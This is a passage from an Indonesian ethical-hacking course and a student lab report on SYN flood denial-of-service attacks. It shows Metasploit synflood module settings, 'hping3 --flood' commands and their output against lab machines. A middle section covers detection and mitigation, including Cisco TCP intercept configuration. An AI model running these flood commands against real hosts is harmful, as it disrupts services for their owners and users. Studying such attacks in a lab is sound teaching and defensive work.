msf auxiliary(dos/tcp/synflood) > set RHOST 10.10.50.202
RHOST => 10.10.50.202
msf auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf auxiliary(dos/tcp/synflood) > set SHOST 10.0.0.1
SHOST => 10.0.0.1
msf auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
TIMEOUT => 30000
msf auxiliary(dos/tcp/synflood) >

```

Figure 10-14 Configuring Module Parameters

. masukan perintah “exploit”  
 msf auxiliary(dos/tcp/synflood) > exploit

```

root@kali: ~
File Edit View Search Terminal Help
Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  ----      -
  INTERFACE  no                no        The name of the interface
  NUM        no                no        Number of SYNs to send (else unlimited)
  RHOST      yes               yes       The target address
  RPORT      80               yes       The target port
  SHOST      no                no        The spoofable source address (else randomizes)
  SNAPLEN    65535            yes       The number of bytes to capture
  SPORT      no                no        The source port (else randomizes)
  TIMEOUT    500              yes       The number of seconds to wait for new data

msf auxiliary(dos/tcp/synflood) > set RHOST 10.10.50.202
RHOST => 10.10.50.202
msf auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf auxiliary(dos/tcp/synflood) > set SHOST 10.0.0.1
SHOST => 10.0.0.1
msf auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
TIMEOUT => 30000
msf auxiliary(dos/tcp/synflood) > exploit
[*] SYN flooding 10.10.50.202:21...

```

Figure 10-15 Exploit

- GYN flooding mulai.
- . Serkarang Login Pada Windows 7 (Victim).
- . Buka Task Manager Kemudian Buka Tab Performance






Figure 10-14 CPU Usage of VIGTIM's MACHINE

O. Buka Wireshark dan filter pada pket TCP




Figure 10-15 Capturing PACKETC


## Lab 10-2: SYN Flooding Attack menggunakan Hping3



**Studi Kasus:** Di lab ini, kami menggunakan Kali Linux untuk SYN Flood attack pada mesin Windows 7 (10.10.50.202) menggunakan perintah Hping3. Kami juga menggunakan filter Wireshark untuk memeriksa paket-paket pada mesin korban.

Prosedur:

1. Buka Terminal Kali Linux
  2. Ketikkan perintah "hping3 10.10.50.202 --flood"
- root @ kali: ~ # hping3 10.10.50.202 --flood



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# hping3 10.10.50.202 --flood  
HPING 10.10.50.202 (eth0 10.10.50.202): NO FLAGS are set, 40 headers + 0 data by  
tes  
hping in flood mode, no replies will be shown
```

Figure 10-16 SYN flooding using Hping3

3. Buka mesin Windows 7 dan tangkap paket.
4. Aplikasi Wireshark mungkin menjadi tidak responsif.




Figure 10-17 Capturing Packets

## **Tindakan balasan**

### **Teknik Deteksi**

Ada beberapa cara untuk mendeteksi dan mencegah serangan Dos / DDos. Berikut ini adalah teknik keamanan umum :

#### **1) Activity Profiling**

Pembuatan profil aktivitas berarti memantau aktivitas yang berjalan pada sistem atau jaringan. Dengan memantau arus lalu lintas, serangan Dos / DDos dapat diamati dengan analisis informasi header paket untuk lalu lintas TCP Sync, UDP, ICMP dan Netflow Traffic. Pembuatan profil aktivitas diukur dengan membandingkannya dari rata-rata lalu lintas jaringan.

#### **2) Wavelet Analysis**

Analisis sinyal Berbasis Wavelet adalah proses otomatis mendeteksi serangan Dos / DDos dengan analisis sinyal input. Analisis wavelet mengevaluasi lalu lintas dan filter pada skala tertentu sedangkan teknik Adaptive threshold digunakan untuk mendeteksi serangan Dos.

#### **3) Sequential Change-Point Detection**

Deteksi Change-Point adalah algoritma yang digunakan untuk mendeteksi serangan denial of Service (Dos). Teknik Deteksi ini menggunakan algoritma Cumulative Sum (CUSUM) non-parametrik untuk mendeteksi pola lalu lintas. Deteksi Change-Point membutuhkan overhead komputasi yang sangat rendah sehingga efisien dan kebal terhadap serangan yang menghasilkan akurasi tinggi.

### **Strategi Penanggulangan DoS / DDoS**

- Melindungi korban sekunder
- Mendeteksi dan menetralkan serangan
- Mengaktifkan penyaringan masuk dan keluar Serangan
- Alihkan serangan dengan mengalihkannya ke honeypots
- Mengurangi serangan dengan load balancing Serangan
- Mengurangi serangan yang menonaktifkan layanan yang tidak perlu
- Menggunakan Anti-malware
- Mengaktifkan Router Throttling
- Menggunakan Proxy Terbalik

- Menyerap Serangan
- Sistem Deteksi Intrusi

## **Teknik untuk Bertahan melawan Botnet**

### **1) RFC 3704 Filtering**

Teknik Botnet Defensive termasuk menggunakan RFC 3704 Filtering. RFC 3704 dirancang untuk penyaringan Ingress untuk jaringan multi-homed untuk membatasi serangan DDos. Menyangkal lalu lintas dengan alamat palsu untuk mengakses jaringan dan memastikan jejak ke alamat sumbernya.

### **2) Cisco IPS Source IP Reputation Filtering**


Fitur Penyaringan Reputasi Source IP dijamin oleh perangkat Cisco IPS yang mampu menyaring lalu lintas terhadap skor reputasi dan faktor lainnya. Perangkat IPS mengumpulkan informasi waktu-nyata dari Sensor Base Network. Fitur Global Correlation-nya memastikan pembaruan intelijen dari ancaman yang diketahui termasuk botnet dan malware untuk membantu dalam mendeteksi ancaman terkini dan terbaru. Pembaruan intelijen ancaman ini sering diunduh pada IPS dan perangkat daya tembak Cisco.

### **3) Black Hole Filtering**

Black Hole Filtering adalah proses menjatuhkan lalu lintas secara diam-diam (baik lalu lintas masuk atau keluar) sehingga sumber tidak diberitahu tentang membuang paket. Remote Hole Triggered Black Hole Filtering (RTBHF), Router melakukan penyaringan lubang hitam menggunakan antarmuka null 0.

### **4) Enabling TCP Intercept on Cisco IOS Software**

Perintah TCP Intercept digunakan pada router Cisco IOS untuk melindungi TCP Servers dari serangan flooding TCP SYN. Fitur TCP mencegah TCP SYN, sejenis serangan Dos dengan intersepsi dan validasi koneksi TCP. Perangkat lunak pencegat TCP merespons permintaan koneksi TCP dengan klien yang meminta atas nama server tujuan jika koneksi berhasil, itu memulai sesi dengan server tujuan atas nama klien yang meminta dan merajut koneksi bersama secara transparan. Dengan demikian, banjir SYN tidak akan pernah mencapai server tujuan.



### Configuring TCP Intercept Commands on Cisco IOS router

Router(config)# **access-list** <access-list-number> {deny | permit} **TCP any** <destination> <destination-wildcard>


Router(config)# **access-list 101 permit TCP any 192.168.1.0 0.0.0.255**

Router(config)# **ip tcp intercept list access-list-number**

Router(config)# **ip tcp intercept list 101**


Router(config)# **ip tcp intercept mode {intercept | watch}**

### Mind Map



## Praktik

1. Pertama kita buka task manager terlebih dahulu untuk mengecek performa CPU, caranya ctrl+shift+esc, lalu pilih Performance. Seperti gambar di bawah, akan terlihat penggunaan CPU pada windows masih rendah.



2. Selanjutnya untuk melihat ip yang akan kita gunakan caranya dengan mengetikan perintah ipconfig pada CMD, dan akan terlihat seperti tampilan di bawah.

```
Command Prompt
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Sitha>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter VirtualBox Host-Only Network:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::a428:bf1:24bc:6864%10
    IPv4 Address. . . . . : 192.168.56.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Wireless LAN adapter Local Area Connection* 1:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

3. Kemudian kita langsung menuju ke kalilinux dan buka terminal, dan ketikan nmap 192.168.56.1. Dan kita akan mendapatkan port yang terbuka yang nanti bisa kita gunakan.

```
root@sita: ~  
File Actions Edit View Help  
root@sita: ~  
root@sita:~# nmap 192.168.56.1  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 13:10 WITA  
Nmap scan report for 192.168.56.1  
Host is up (0.056s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
  
Nmap done: 1 IP address (1 host up) scanned in 2.53 seconds  
root@sita:~#
```

4. Selanjutnya kita ketikkan msfconsole kemudian tekan enter.

```
Nmap done: 1 IP address (1 host up) scanned in 2.53 seconds  
root@sita:~# msfconsole  
[*] **rtting the Metasploit Framework console.../  
[*] * WARNING: No database support: No database YAML file  
[*] ***  
  
Metasploit  
  
=[ metasploit v5.0.60-dev ]  
+ -- --[ 1947 exploits - 1089 auxiliary - 333 post ]  
+ -- --[ 556 payloads - 45 encoders - 10 nops ]  
+ -- --[ 7 evasion ]  
  
msf5 > 
```

5. Ketika sudah muncul tampilan, lalu ketikkan user auxiliary/dos/tcp/synflood dan selanjutnya ketikkan show options untuk melihat isinya. Jadi terlihat disana RHOSTS masih kosong dan RPORT masih default

```
msf5 > use auxiliary/dos/tcp/synflood  
msf5 auxiliary(dos/tcp/synflood) > show options  
  
Module options (auxiliary/dos/tcp/synflood):  
  
Name      Current Setting  Required  Description  
----      -  
INTERFACE  no               no        The name of the interface  
NUM        no               no        Number of SYNs to send (else unlimited)  
RHOSTS     yes              yes        The target host(s), range CIDR identifier, or hosts fi  
le with syntax 'file:<path>'  
RPORT      80               yes        The target port  
SHOST      no               no        The spoofable source address (else randomizes)  
SNAPLEN    65535            yes        The number of bytes to capture  
SPORT      no               no        The source port (else randomizes)  
TIMEOUT    500              yes        The number of seconds to wait for new data
```



6. Kemudian kita masukan RHOST dan RPORT dengan cara set RHOST 192.168.56.1 dan set RPORT 21

```
msf5 auxiliary(dos/tcp/synflood) > set RHOST 192.168.56.1
RHOST => 192.168.56.1
msf5 auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf5 auxiliary(dos/tcp/synflood) > 
```

Ni Kadek Ayu Sita C.D  
1715051079

7. Selanjutnya kita akan mengecek kembali apakah sudah tersimpan atau belum dengan cara show options. Jika sudah ada perubahan berarti sudah tersimpan.

```
msf5 auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
```

Name	Current Setting	Required	Description
INTERFACE		no	The name of the interface
NUM		no	Number of SYNs to send (else unlimited)
RHOSTS	192.168.56.1	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	21	yes	The target port
SHOST		no	The spoofable source address (else randomizes)
SNAPLEN	65535	yes	The number of bytes to capture
SPORT		no	The source port (else randomizes)
TIMEOUT	500	yes	The number of seconds to wait for new data

```
msf5 auxiliary(dos/tcp/synflood) > 
```


Ni Kadek Ayu Sita C.D  
1715051079

8. Kemudian menuju langkah selanjutnya kita ketikkan exploit untuk menjalankannya.


```
msf5 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.56.1
[*] SYN flooding 192.168.56.1:21...
```

Ni Kadek Ayu Sita C.D  
1715051079

9. Lalu kita buka wireshark nya, dan akan menghasilkan seperti tampilan pada gambar berikut.




10. Lalu kita kembali lagi ke terminal, dan ketikan hping3 192.168.56.1 --flood




11. Lalu kita cek kembali lagi ke wireshark dan akan menghasilkan seperti padaha gambar di bawah ini





12. Jadi setelah proses dijalankannya exploit dan hping3 kinerja CPU akan langsung meningkat drastis.



13. Jadi dari proses tersebut dapat disimpulkan bahwa proses ini dapat menimbulkan kinerja lebih berat pada CPU target, bisa dilihat dari gambar pertama dan terakhir perbedaannya sangat terasa.

